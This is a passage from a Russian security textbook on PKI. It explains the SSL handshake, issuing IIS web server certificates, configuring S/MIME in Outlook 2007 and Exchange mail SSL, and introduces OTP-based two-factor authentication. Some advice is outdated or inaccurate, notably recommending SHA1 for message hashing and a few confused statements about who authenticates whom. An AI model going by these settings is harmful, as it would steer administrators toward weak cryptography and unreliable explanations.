Кратко поясню приведенное на рисунке. Клиент отправляет серверу запрос на установление соединения, сообщая также список поддерживаемых шифров и хеш-функций. Сервер отвечает сообщением, содержащим публичный ключ сервера, а также самый сильный из предложенных шифр и хеш-функцию. В случае если аутентификация двусторонняя, сервер также запрашивает сертификат клиента. Попутно сервер передает клиенту настройки шифрования, используемый алгоритм и другие данные. Затем клиент шифрует некоторое случайное число с помощью открытого ключа сервера и отправляет результат на сервер. Сервер с помощью своего закрытого ключа расшифровывает ключ симметричного шифрования. Так устанавливается зашифрованное соединение, и все данные передаются уже по защищенному каналу. При необходи-

мости в процессе работы может меняться ключ симметричного шифрования. Если любое из перечисленных выше действий не удается, то рукопожатие SSL не удалось, и соединение не создается.




Рис. 7.20. *Процесс работы протокола SSL*

Применительно к веб-серверам HTTPS-соединение выглядит следующим образом: когда пользователь вводит URL, происходит процесс установки SSL-соединения, в результате чего устанавливается соединение. Далее веб-сервер передает сертификат браузеру клиента. Для аутентификации веб-сервера браузер клиента производит проверку, включающую в себя проверку цепочки сертификатов, соответствие имени DNS в сертификате, имени в HTTPS URL, срок действия сертификата и не отозван ли он.

Для осуществления проверки Certificate Revocation List в браузере Internet Explorer необходимо включить опцию CRL Checking. Следует отметить, что в версиях браузера до IE 7.0 данная опция выключена. Включить данную опцию можно в разделе браузера **Tools ⇨ Internet Options ⇨ Advanced** и далее выбрать **Check for Server Certificate Revocation**. Стоит отметить, что в случае если браузеру не удастся скачать список отозванных сертификатов, будет получено сообщение об ошибке. Если сертификат веб-сервера прошел все проверки успешно, браузер извлекает связанный с сертификатом публичный ключ. Далее веб-браузер создает предварительный секрет, который содержит строку, сгенерированную случайным образом. Затем процесс аналогичен описанному ранее. Веб-браузер шифрует предварительный секрет публичным ключом веб-сервера и отправляет данные. Веб-сервер расшифровывает предварительный секрет с помощью своего секретного ключа. Затем создается защищенное соединение.

Теперь несколько слов о требованиях к сертификатам для их использования в SSL. При внедрении SSL вам необходимо использовать только два типа сертификатов: Web server certificate и Web client certificate. Первый тип сертификатов необходим при внедрении SSL на веб-сервере. Данный сертификат обеспечивает шифрование предварительного секрета, когда он передается от клиента к серверу. Вдобавок сертификат веб-сервера позволяет клиенту

проверять подлинность сервера, удостоверяясь в том, что клиент не является взломщиком. Сертификат должен включать в себя идентификатор Server Authentication object identifier (OID) в поле расширений Enhanced Key Usage.

Сертификат клиента используется в случаях, когда серверу требуется аутентификация клиента. Такая аутентификация не является обязательной, но ее использование увеличивает защищенность соединения. Данный сертификат также должен включать в себя Client Authentication OID в поле Enhanced Key Usage.

Настраиваем выпуск сертификатов для доменных серверов

Обсудив различные теоретические аспекты сертификатов для веб-серверов, перейдем непосредственно к их выпуску. Процесс запроса и выпуска сертификата веб-сервера может быть различным, в зависимости от типа устройства, которое запросило данный сертификат. При выпуске сертификатов УЦ уровня предприятия имеет значение, выпускаются ли сертификаты для веб-серверов, пользователи которых входят в домен, не входят в домен, или же сертификаты выпускаются для сторонних веб-серверов.

Сначала рассмотрим выпуск сертификатов для членов домена. Пользователь, производящий запрос сертификата, должен входить в группу пользователей, обладающих правами Read и Enroll на шаблон сертификата веб-сервера. Также пользователь должен входить в группу локальных администраторов на веб-сервере. Это позволит сохранять его сертификат в локальном хранилище сертификатов.

В Windows Server 2019 процесс запроса сертификата выглядит следующим образом:

1. В консоли **Administrative Tools** выбираем **Internet Information Services (IIS) Manager**.
2. Далее выбираем в дереве имя данного сервера, затем дважды нажимаем на **Server Certificates**.
   В окне будет выведен список уже установленных сертификатов.
   В разделе **Actions** выбираем **Create Domain Certificate** (рис. 7.21).




Рис. 7.21. *Консоль управления IIS*

3. Далее заполняем поля:
   - Common Name (Общее имя): ***DNSName*** веб-сайта (где *DNSName* – это полное DNS-имя веб-сайта, такое, какое указывается клиентом);
   - Organization (Наименование организации): наименование организации, представленное на веб-сайте;
   - Organizational Unit (Организационная единица): обычно здесь указывается название департамента, управляющего веб-сервером;
   - City/Locality (Город/Расположение): город, где расположен веб-сервер;
   - State/Province (Штат/Регион): регион, где расположен веб-сервер;
   - Country/Region (Страна): двухбуквенное сокращение наименования страны (например, RU, US, UK).
4. Далее на странице **Online Certification Authority** нажимаем **Select**.
5. На странице **Select Certification Authority page** выбираем УЦ для запроса сертификата.
6. В завершение на странице **Online Certification Authority** в поле **Friendly Name** введите логическое имя сертификата и нажмите **Finish**.
7. Привязка сертификата к веб-сайту. После запроса сертификата нам необходимо выполнить привязку полученного сертификата к веб-сайту. Сделать это можно следующим образом: в консоли IIS выберите имя сервера, разверните его, затем нажмите **Edit Bindings**.
8. В окне **Site Bindings** выберите уже используемые связи с HTTPS:
   - если связи с HTTPS уже имеются, выберите нужную и нажмите **Edit**;
   - если никаких связей прежде не создавалось, нажмите **Add**.
9. В разделе **Add Site Binding** укажите связь **Type to HTTPS**.
   Укажите определенный IP-адрес или неопределенные IP-адреса, укажите порт (443) и затем в списке сертификатов выберите нужный сертификат с именем, которое мы указывали ранее (рис. 7.22).




Рис. 7.22. *Связывание сертификата с веб-сайтом*

10. Настройка веб-сервера для включения SSL-шифрования для веб-сайта или виртуального каталога. Для выполнения этой финальной процедуры сделаем следующее:
    - в консоли IIS выберите имя сервера, разверните его, затем выберите целевой сайт;
    - в разделе **SiteName Home page** дважды нажмите на **SSL Settings**.

11. В разделе **SSL Settings** выберите **Require SSL**, укажите **Require 128-bit SSL** и затем в списке **Actions** нажмите **Apply**.

Выпуск сертификатов для серверов, не входящих в домен

Теперь перейдем к обсуждению выпуска сертификатов для веб-серверов, не являющихся членами домена Active Directory. Для выпуска сертификатов для серверов, не входящих в домен, нельзя напрямую передать запрос в УЦ Windows Server 2019. Вместо этого запрос на сертификат должен быть сохранен в файле формата PKCS #10 и передан в УЦ сотрудником управляющей организации. Стоит отметить, что этот процесс схож с тем, когда вы передаете запрос на сертификат веб-сервера к коммерческому УЦ (например, VeriSign).

Для установки сертификата выполним следующие шаги.

1. Создайте запрос сертификата веб-сервера. Для этого необходимо в консоли IIS выбрать имя сервера, далее дважды нажать на **Server Certificates**. В разделе **Actions** выбрать **Create Certificate Request**.
2. В поле **Distinguished Name** укажите имя сертификата. Здесь нужно быть особо внимательными, так как в случае, если вы укажете неверное DNS-имя, пользователи будут получать сообщения об ошибках при попытках соединиться с вашим веб-сайтом.
3. Далее на странице **Cryptographic Service Provider** выберите **SChannel CSP**, указав длину ключа сертификата в битах.
4. На странице **File Name** укажите имя файла запроса.
5. Передайте запрос на УЦ. Для этого необходимо зайти в систему под учетной записью с правами Read and Enroll для шаблонов сертификата веб-сервера. Далее с помощью браузера открыть URL *http://CADNSName/certsrv*, где *CADNSName* – это DNS-имя корпоративного УЦ. Затем выберите **Request A Certificate**. На странице **Advanced Certificate Request** выберите Submit A Certificate Request By Using A Base 64–Encoded CMC or PKCS #10 File или Submit A Renewal Request By Using A Base 64–Encoded PKCS #7 File.
6. В запросе укажите следующее:
   - Saved Request: извлеките содержимое файла запроса в поле Base 64–Encoded;
   - Certificate Request. Здесь также надо быть внимательным с DNS-именем.
7. Далее на странице **Cryptographic Service Provider** выберите **SChannel CSP**, указав длину ключа сертификата в битах.
8. В поле **File Name** укажите имя файла запроса и нажмите **Finish**.
9. Установите выпущенный сертификат на веб-сервер.
   Как и прежде, для этого нам понадобится консоль IIS. В консоли выбираем имя сервера. Далее нажимаем два раза на **Server Certificates**.
   Также этот процесс может использоваться, если вы хотите применять различные шаблоны сертификатов, отличные от используемого по умолчанию шаблона. В свойствах **Default Web Site** выберите **Directory Security**. В разделе **Actions** выберите **Complete Certificate Request**. На странице **Specify Certificate Authority Response** укажите PKCS #7 имя файла цепочки сертификатов и имя сертификата.

10. Сконфигурируйте использование SSL-шифрования на веб-сервере. Эти действия выполняются аналогично описанным ранее, поэтому здесь мы их повторять не будем.

Выпуск сертификатов для сторонних серверов

Итак, мы достаточно подробно рассмотрели вопросы, связанные с выпуском сертификатов как в доменной среде, так и вне ее. Однако возможны ситуации, когда используются сторонние веб-серверы и нам необходимо настроить выдачу сертификатов для них. Примером таких сторонних серверов могут быть не IIS веб-системы, осуществляющие предоставление услуг веб-хостинга.

Когда сторонний веб-сервер запрашивает сертификат, происходит процесс, аналогичный описанному ранее. Для внедрения SSL на веб-сервер или устройство вам необходимо:

1) сгенерировать ключевую пару и сертификат веб-сервера для стороннего устройства;
2) передать запрос сертификата на УЦ;
3) установить выпущенный сертификат на сторонний веб-сервер или устройство;
4) включить SSL на стороннем веб-сервере.

На этом я завершаю рассмотрение вопросов, связанных с работой с сертификатами для веб-серверов. Далее мы поговорим об использовании сертификатов для защиты электронной почты.

Защита электронной почты с помощью PKI

Многие организации используют электронную почту как метод связи между сотрудниками и внешними партнерами. По умолчанию электронная почта передается без шифрования, то есть позволяя всем желающим просматривать содержимое почтового сообщения. Рассмотрим возможные способы криптографической защиты почтовых сообщений с использованием PKI.

Существует несколько различных методов защиты электронной почты:

- защита содержимого почтовых сообщений. Содержимое почтовых сообщений защищается посредством внедрения Secure/Multipurpose Internet Mail Extensions (S/MIME);
- защита данных, передаваемых между почтовым клиентом и почтовым сервером. Поток данных защищается с помощью SSL или TLS, обеспечивающих подтверждение идентичности почтового сервера и шифрование данных между почтовым клиентом и сервером.

Рассмотрим более подробно оба этих метода.

Secure/Multipurpose Internet Mail Extensions (S/MIME)

Расширения S/MIME позволяют почтовым программам обеспечивать как цифровую подпись, так и шифрование почтовых сообщений для осуществления почтовой рассылки.

Разберем более подробно принцип работы S/MIME. Начнем с цифровой подписи.

Цифровая подпись сообщений электронной почты использует пару ключей, с помощью которых как отправитель, так и получатель могут проверить аутентичность сообщения (рис. 7.23).




Рис. 7.23. *Процесс подписи S/MIME*

При этом выполняются следующие шаги:

1) отправитель создает почтовое сообщение;
2) почтовый клиент отправителя производит хеширование текстового сообщения для создания дайджеста сообщения;
3) дайджест шифруется с использованием личного ключа отправителя;
4) незашифрованное текстовое сообщение и зашифрованный дайджест отправляются получателю;
5) получатель расшифровывает зашифрованный дайджест, используя публичный ключ отправителя, которым подписано данное сообщение;
6) получатель запускает тот же самый алгоритм хеширования текстового сообщения, который использовал отправитель при создании дайджеста почтового сообщения;
7) далее оба дайджеста сравниваются. Если они не совпадают, то сообщение считается измененным и об этом уведомляется отправитель.

Теперь поговорим о шифровании, а затем перейдем к описанию настроек. В шифровании также используется пара ключей получателя сообщения. Процесс шифрования представлен на рис. 7.24.

1. Отправитель получает публичный ключ почтового шифрования, который предоставляется службой Active Directory Domain Services (AD DS) или другой службой каталога, позволяющей получить публичный ключ из сертификата.

2. Отправитель генерирует симметричный ключ и использует этот ключ для шифрования оригинального почтового сообщения.
3. Симметричный ключ шифруется с помощью публичного ключа получателя.
4. Зашифрованный симметричный ключ вместе с зашифрованным сообщением передается получателю.
5. Получатель использует свой частный ключ для расшифровки симметричного ключа.
6. Зашифрованное почтовое сообщение расшифровывается с помощью симметричного ключа. В результате почтовое сообщение расшифровывается с помощью симметричного ключа.




Рис. 7.24. *Процесс шифрования почтового сообщения*

Далее необходимо сделать небольшое отступление и обратить внимание читателя на тот факт, что не каждое почтовое сообщение может быть зашифровано с помощью S/MIME. Для того чтобы сообщение было зашифровано, необходимо, чтобы в общем каталоге был доступен публичный ключ пользователя. В противном случае использовать S/MIME не получится.

Еще одно замечание. Формат MIME предусматривает перевод двоичных данных, прикрепленных к письму в виде файлов, в текстовый вид. Соответственно, S/MIME будет обрабатывать все данные, представленные в текстовом виде.

Теперь перейдем к практике. Как и прежде, сначала нам необходимо определиться с шаблонами сертификатов, которые будут использоваться. Прежде всего стоит решить, будет ли использоваться один и тот же сертификат для подписи сообщений и для шифрования или это будут два различных сертификата. Преимущество одного сертификата заключается в том, что пользователь управляет только одним сертификатом для всех операций с почтой. Недостатком является то, что если в организации выполняется резервное копирование сертификатов, то возможна ситуация, когда кто-либо посторонний сможет воспользоваться данным сертификатом для прочтения конфиденциальной почты.

Преимуществом использования раздельных сертификатов является то, что операции подписи и шифрования можно делегировать разным сертификатам. Можно архивировать только сертификаты для шифрования, без связывания с конкретным пользователем.

Если вы внедряете единый сертификат, то в соответствии с рекомендациями [1] лучше создать сертификат на основе шаблона версии 2 Exchange User или Exchange Signature Only. Рекомендации по заполнению полей сертификата следующие:

- **General.** Удостоверьтесь в том, что публикуемый в AD сертификат доступен для других пользователей. То есть они могут использовать его для шифрования почтовых сообщений;
- **Request Handling.** Поменяйте значение Purpose of the certificate на Signature and Encryption для подписи сообщений и шифрования. Также в зависимости от требований организации можно настроить следующие дополнительные параметры настроек:
- **Key Archival.** Опция Key archival позволяет осуществить хранение зашифрованной копии личного ключа в базе CA;
- **Private Key Protection.** Включение опции Prompt The User During Enrollment And Require User Input When The Private Key Is Used позволяет пользователю установить пароль для защиты личного ключа, независимо от пароля на вход в систему;
- **Subject Name.** Для функционирования S/MIME поле сертификата Subject должно включать адрес электронной почты пользователя. В данных каталога Active Directory адрес электронной почты должен быть указан в настройках учетной записи пользователя;
- **Security.** Универсальная или глобальная группа, которая содержит всех пользователей, участвующих в почтовом обмене S/MIME.

Для запроса сертификата мы можем, как и прежде, воспользоваться веб-интерфейсом УЦ.

В случае использования двух сертификатов для подписи почтовых сообщений рекомендуется использовать шаблон Exchange Signature Only. Для сертификата, используемого при шифровании почтовых сообщений, рекомендуется использовать шаблон Exchange User. Как уже упоминалось ранее, отдельный сертификат для шифрования можно архивировать без дополнительных рисков для безопасности. Настройки полей для раздельных сертификатов будут аналогичны описанным выше для единого сертификата. Единственным отличием будут значения полей General tab и Request Handling.

Для развертывания S/MIME нам осталось только настроить почтовые клиенты. В качестве примера приведу настройку в Outlook 2007. В почтовом клиенте

Outlook 2007 откроем меню **Tools** (в русскоязычной версии Действие), далее **Trust Center** (Центр управления безопасностью...), вкладка **E-Mail Security** (Защита электронной почты) (рис. 7.25).




Рис. 7.25. *Настройка почтового клиента Outlook 2007*

Далее нажимаем кнопку **Change Security Settings** (Параметры) и указываем следующее:

- Cryptography Format: S/MIME;
- Default Security Settings For This Cryptographic Message Format: Enabled;
- Default Security Settings For All Cryptographic Messages: Enabled;
- Hash Algorithm: SHA512, SHA384, SHA256, SHA1 или MD5, но рекомендуется SHA1;
- Encryption Algorithm: AES (256-bit), AES (192-bit), 3DES, AES (128-bit), RC2 (128-bit), RC2 (64-bit), DES, or RC2 (40-bit), но рекомендуется AES (128-bit);
- Send These Certificates With Signed Messages: Enable.

Затем нажимаем **OK**.

Для отправки сообщения, защищенного S/MIME, в почтовом клиенте Outlook 2007 необходимо после написания сообщения нажать кнопки **Digitally Sign** и **Encrypt**.

На этом я завершаю обсуждение защиты электронной почты с помощью технологии S/MIME.

SSL для почтовых протоколов

Для увеличения защищенности электронной почты, помимо цифровой подписи и шифрования сообщений, можно использовать шифрование посредством протокола SSL. Теоретическую часть, связанную с работой протокола SSL, мы уже рассмотрели, поэтому перейдем сразу к практическим аспектам.

С помощью SSL можно защитить протоколы, базирующиеся на общепринятых стандартах (RFC):

- **Post Office Protocol version 3 (POP3)**;
- **Internet Message Access Protocol (IMAP4)**;
- **Simple Mail Transfer Protocol (SMTP)**;
- **Network News Transfer Protocol (NNTP)**.

Посредством SSL мы можем также защитить базирующиеся на RFC протоколы, которые использует сервер Exchange 2007. SSL шифрует данные между клиентом и сервером.

Для включения SSL на сервере Exchange должен быть установлен сертификат, содержащий Server Authentication Enhanced Key Usage (EKU), аналогичный сертификату в шаблоне веб-сервера, которые мы рассматривали ранее. Для установки сертификата нам необходимо выполнить следующие действия.

1. На сервер Exchange войти под учетной записью администратора Exchange.
2. Далее пройти в **Start menu ⇨ All Programs ⇨ Microsoft Exchange** и выбрать **System Manager**.
3. В открывшемся окне выбрать **Servers**, раскрыть *ComputerName*, в Protocols выбрать используемый RFC протокол (IMAP или POP3), затем нажать правую кнопку мыши на Default *RFCProtocol* Virtual Server и выбрать **Properties**.
4. В открывшемся окне Default *RFCProtocol* Virtual Server Properties dialog box, на вкладке **Access**, нажать на **Certificate**.
5. Запустится мастер Web Server Certificate Wizard, click.
6. На странице **Server Certificate** нажимаем **Create a New Certificate** и затем **Next**. В случае если у вас уже есть сертификат веб-сервера, вы можете выбрать опцию **Assign An Existing Certificate**.
7. На странице **Delayed Or Immediate Request** выберите отправку запроса на сертификат немедленно, нажав **Send The Request Immediately To An Online Certification Authority** и затем **Next**.
8. В окне **Name And Security Settings** подтвердите использование имени по умолчанию, нажмите **Next**.
9. На странице **Organization** укажите наименование организации и организационной единицы и затем нажмите **Next**.
10. В разделе **Your Site's Common Name** укажите DNS-имя, используемое для соединения с почтовым сервером.
11. Затем на странице **Geographical Information** укажите **Country, State/Province, and City/Locality** для почтового сервера.
12. На странице **Choose A Certification Authority** выберите доступный корпоративный УЦ.
13. Далее в **Certificate Request Submission** проверьте детали запроса сертификата и нажмите **Next**.

14. На завершающей странице **Completing The Web Server Certificate Wizard** нажмите кнопку **Finish**.

Очевидно, что после включения шифрования на сервере необходимо то же самое сделать и на всех почтовых клиентах. Включить использование шифрования можно в свойствах учетной записи клиента.

Результатом развертывания SSL для защиты электронной почты стало существенное усилие безопасности в корпоративной сети, так как теперь злоумышленник не сможет прослушать почтовый трафик, передаваемый между клиентами и почтовым сервером.

Заключение

Итак, мы рассмотрели только использование инфраструктуры открытого ключа для защиты веб-сервера и электронной почты. Однако этими системами использование PKI не ограничивается. Данную технологию можно также применять для защиты беспроводных соединений, цифровой подписи документов, смарт-карт, VPN-соединений и т. д.

7.6. Системы двухфакторной аутентификации

Одной из наиболее характерных черт для современного бизнеса стала мобильность участников бизнес-процессов. Так, сотрудник торговой компании, разъезжая в поисках покупателей и партнеров, имеет возможность зайти в интернет-кафе в любом городе мира и проверить содержимое своего почтового ящика или посмотреть последние изменения цен, которые были сделаны компанией за время его отсутствия. При этом стоит отметить, что число сервисов, к которым предоставляется удаленный доступ, постоянно увеличивается. И технологии доступа тоже не стоят на месте. Если раньше требовались сложные для пользователя VPN-клиенты и дополнительные разрешения на межсетевых экранах для специфичных протоколов, то теперь «легкие» клиенты используют SSL и тем самым делают удаленное подключение более простым в использовании. Кроме того, большинство современных бизнес-приложений имеют веб-интерфейс, так что использование VPN-клиента не требуется вовсе.

Проблемы безопасности

Однако за кажущейся простотой удаленного подключения к корпоративной сети скрывается целая система организационных и технических мероприятий, проводимых в компании с целью обеспечения требуемого уровня безопасности. Помимо прочего, для удаленного доступа необходимо предусмотреть систему аутентификации пользователей.

Классическим решением является использование имени пользователя и пароля. При этом обычно эти учетные данные совпадают с применяемыми для входа в локальную сеть. То есть используется один аккаунт из Active Directory как для входа в сеть с рабочей станции, так и для удаленного доступа. Недостатки такого подхода очевидны. При подключении из интернет-кафе есть большая вероятность, что учетные данные будут украдены, причем защита соединения на уровне протокола SSL не всегда поможет, так как на сам ком-

пьютер может быть установлено шпионское ПО. К тому же «правильно» установленные видеокамеры могут сильно помочь злоумышленникам. При этом не имеет особого значения сложность используемого пароля. Единственное, что может немного помешать взломщикам, – это частая смена пароля, но обычно их меняют не чаще одного раза в несколько месяцев.

Еще одна атака, с помощью которой могут совершаться кражи учетных данных, – это фишинг. При осуществлении этой атаки пользователю «подсовывается» поддельный веб-сайт, по виду абсолютно идентичный настоящему, на котором он вводит свой логин/пароль, затем, к примеру, появляется сообщение об ошибке и производится переадресация на настоящий сайт для повторного ввода пароля. Такие атаки часто используют для подделки сайтов интернет-магазинов или приложений мобильного банкинга. Эта атака может быть проведена, даже если вы используете свой собственный компьютер, например с помощью DNS-сервера, контролируемого злоумышленниками, и при запросе определенных сайтов, перенаправляющих на поддельный сайт.

7.6.1. Принципы работы двухфакторной аутентификации

Виды двухфакторной аутентификации

Таким образом, на основании приведенного в предыдущем абзаце делаем вывод, что использование пары логин/пароль для удаленной аутентификации является не всегда недостаточным. Процессу аутентификации предшествует идентификация, то есть вопрос: кто ты? Ответом на первый вопрос является имя пользователя. Далее следует аутентификация: что ты знаешь? что у тебя есть? Здесь ответом на первый вопрос является пароль, а что может являться ответом на второй? Тут пользователь должен предоставить некий идентификатор, как правило, аппаратный, позволяющий ему осуществлять вход в систему. В качестве такого идентификатора могут выступать смарт-карты или USB-токены. Данные средства для аутентификации требуют физического подключения и знания некоторого секрета (PIN-кода). Для этого на клиентский компьютер необходимо установить драйверы и клиента, а также подключить считыватель. Это накладывает определенные ограничения на использование аппаратных идентификаторов.

Однако вернемся к нашему интернет-кафе, где злоумышленники могут без труда перехватить любой пароль. Здесь использовать аппаратный идентификатор не получится, так как для его подключения необходимо устанавливать драйверы и клиентское ПО. И считыватель носить с собой не очень удобно. Тут для решения проблемы аутентификации используются так называемые «одноразовые пароли» (One-Time Password – OTP). Это может быть либо список паролей, напечатанных на бумажке, каждый из которых можно использовать только по одному разу (такой метод применяется в системах интернет-банкинга), либо аппаратный генератор паролей, высвечивающий одноразовый пароль на экране. Здесь одноразовый пароль заменяет собой аппаратный идентификатор – ключ.

Как при использовании аппаратных идентификаторов, так и с OTP необходима серверная часть, которая проверяет корректность переданных пользователем данных.

На серверной части компьютерной системы пароль OTP сравнивается с паролем, сгенерированным самим сервером по такому же алгоритму с использованием показаний текущего времени часов сервера и уникальных данных устройства, которые хранятся в специальной БД. При совпадении паролей разрешается доступ пользователя в систему.

В заключение этого раздела отметим основные преимущества двухфакторной аутентификации с использованием OTP. К ним относятся:

- применение одноразовых паролей вместо статических (даже если злоумышленник подсмотрит пароль, он не сможет им воспользоваться, поскольку при следующей аутентификации сервер сгенерирует уже новый пароль);
- отсутствие необходимости устанавливать какое-либо дополнительное программное обеспечение на клиентской части компьютерной системы, так как пользователь вводит пароль вручную, используя те же программные интерфейсы, что и при применении статических паролей;
- снижение затрат на администрирование, поскольку администратору не нужно периодически менять статические пароли на сервере;
- низкая стоимость устройств для генерации одноразовых паролей;
